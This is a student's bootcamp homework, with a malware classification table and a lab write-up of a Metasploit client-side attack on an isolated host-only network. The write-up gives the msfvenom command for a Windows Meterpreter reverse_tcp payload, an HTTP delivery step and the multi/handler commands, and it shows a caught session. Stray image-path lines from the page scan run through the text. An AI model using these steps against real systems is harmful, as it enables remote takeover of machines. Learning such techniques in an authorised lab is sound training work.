DFCS Session 4 – Homework

Day 4: Client-Side Attacks, Payloads and Career Paths

Name:	MUHAMMAD ZAIN NASIR
Cohort / Programme:	Atomcamp – Digital Forensics & Cyber Security
Submitted:	Saturday 08 November 2026
Contents:	Task A (Malware Classification) · Task B (Payload Lab Write-Up) · Task C (Career Statement)
Repository:	github.com/the-raven-zn/dfcs-bootcamp (folder s08-client-side)

> **Legal and Scope Statement.** This payload lab was performed entirely within an isolated, host-only VMware network consisting of a Kali Linux attacker VM and a Windows 10 target VM, both of which I own and control as part of the Atomcamp DFCS bootcamp under trainer Waseem Abbas Khan. No payload was generated for, delivered to, or executed against any system outside this trainer-assigned sandboxed environment. The host-only network was verified to have no route to any external or production network before any payload activity began. I acknowledge that generating or delivering such a payload against any system without explicit authorisation would constitute an offence under the Prevention of Electronic Crimes Act (PECA) 2016 in Pakistan, and that lawful use of these techniques requires a written scope of engagement, informed client consent, and a documented report — exactly the standard this lab was designed to instil.

Task A – Malware Classification Table

Family	How it spreads	What it does	User interaction	Real example	Control that would have stopped it
Virus	Attaches to a legitimate file/program	Executes when host file runs; infects other files	Required — user must run the infected file	Melissa (1999)	Antivirus signature scanning + user training not to run unverified attachments
Worm	Self-propagates across networks, no host file needed	Spreads autonomously, often delivers a payload	**None**	WannaCry (2017), Conficker	Patch management (MS17-010) + network segmentation
Trojan	Poses as legitimate software	Opens backdoor / installs other malware once run	Required — user installs and runs it	Emotet, Zeus	Application control (AppLocker/WDAC) + verifying software sources before install
Ransomware	Phishing, exploitation, or worm delivery	Encrypts data and demands payment	Usually required (unless worm-delivered)	WannaCry, LockBit	Offline/immutable backups + email filtering + patching
Spyware	Bundled with software or delivered by trojan	Collects keystrokes, screenshots, browsing activity	Sometimes; often silent	Agent Tesla, FinFisher	EDR behavioural monitoring of process activity
Adware	Bundled with free software	Injects ads; sometimes proxies traffic	Installation required	Fireball	Vetting software sources + application whitelisting
Rootkit	Installed after another compromise	Hides attacker presence at kernel/firmware level	None after installation	TDL-4, Necurs	Secure boot + firmware integrity checks + kernel-level monitoring
Botnet agent	Via worm, trojan, or exploitation	Enrols host in a remote-controlled network	Varies	Mirai (IoT)	Changing default credentials + network egress filtering
Fileless malware	Uses legitimate tools already on the system	Lives in memory/registry; almost no disk footprint	Often via a document macro	PowerShell Empire, Poweliks	Behavioural detection — Sysmon + SIEM correlation of process parentage and command-line arguments

> **Defining distinction — user interaction:** A virus or trojan requires a person to make a bad decision, so training and email filtering help. A worm requires no decision at all — WannaCry spread to 200,000 systems in a weekend without a single click — so only patching and


segmentation help. Fileless malware defeats tool-based blocking entirely because it abuses signed binaries already on the system; behavioural detection is the only effective control.

Task B – Payload Lab Write-Up


Step 1 – Identify both VM IPs

Ran `ipconfig` on Windows 10 and `ip -br addr show` on Kali to confirm host-only addresses:

- **Windows 10:** `192.168.206.129`
- **Kali Linux:** `192.168.206.128`



Step 1a — Windows 10 ipconfig showing host-only IP 192.168.206.129




Step 1b — Kali ip -br addr show showing eth0 IP 192.168.206.128

Step 2 – Verify network isolation

Ran an nmap host-discovery scan across the /24 subnet, then pinged the Windows host and an external address to confirm no internet egress:

```
nmap -sn 192.168.206.0/24
ping -c 2 192.168.206.129
ping -c 2 -W 1 8.8.8.8 ; echo "internet exit=$?"
```


The initial ping to Windows returned 100% packet loss — not a network fault, but Windows Defender Firewall blocking inbound ICMP by default. The external ping failed with *"Network is unreachable"*, confirming no internet route exists.




Step 2a — nmap scan confirms both hosts are up; external ping fails (network isolated)

An inbound ICMPv4 allow rule was added in Windows (admin cmd) so ICMP replies are visible for documentation:

```
netsh advfirewall firewall add rule name="Allow ICMPv4" protocol=icmpv4:8,any dir=in action=allow
```



Step 2b — Firewall rule added (Ok.) on Windows 10




Step 2c — Re-running ping: 0% packet loss, connectivity confirmed

Step 3 – Generate the payload with msfvenom

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.206.128 LPORT=4433 -f exe -o win.exe
```

Output matched expected values: 355-byte raw payload, 7168-byte final `win.exe`. The key flags: `-p` selects the payload (Windows, Meterpreter, reverse TCP); `LHOST` is the address the target will call back to; `LPORT` is the port; `-f exe` sets output format; `-o` names the file.




Step 3 — msfvenom output: Payload size 355 bytes, Final size of exe file 7168 bytes

Step 4 – Start the multi/handler

```
msfconsole -q
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.206.128
set LPORT 4433
run
```

The handler must match the payload on all three values — payload name, LHOST, and LPORT. A mismatch in any one of them produces a session that never appears with no error message explaining why.




Step 4 — Handler started and listening on 192.168.206.128:4433

Step 5 – Deliver win.exe to the Windows VM


Served the payload over a one-line HTTP server on Kali, then downloaded it in the Windows browser:

```
python3 -m http.server 8080   # Kali
# Windows browser: http://192.168.206.128:8080/win.exe
```

The Kali server log confirmed the GET request from `192.168.206.129` with a 200 response.



Step 5a — Windows browser downloading win.exe from Kali HTTP server



Step 5b — Kali HTTP server log: GET /win.exe from 192.168.206.129 → 200

Step 6 – Execute the payload and catch the session

Running `win.exe` on the Windows VM triggered the outbound callback to the handler. The reverse shell works because outbound traffic is generally permitted by firewalls — the target initiates the connection to the attacker, so no inbound rule is needed.

```
[*] Meterpreter session 1 opened (192.168.206.128:4433 → 192.168.206.129:49675)
meterpreter > getuid
Server username: DESKTOP-C7OT07V\Fool
```

```
┌──(kali㉿kali)-[~/lab]
└─$ msfconsole -q
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.206.128
LHOST ⇒ 192.168.206.128
msf exploit(multi/handler) > set LPORT 4433
LPORT ⇒ 4433
msf exploit(multi/handler) > run
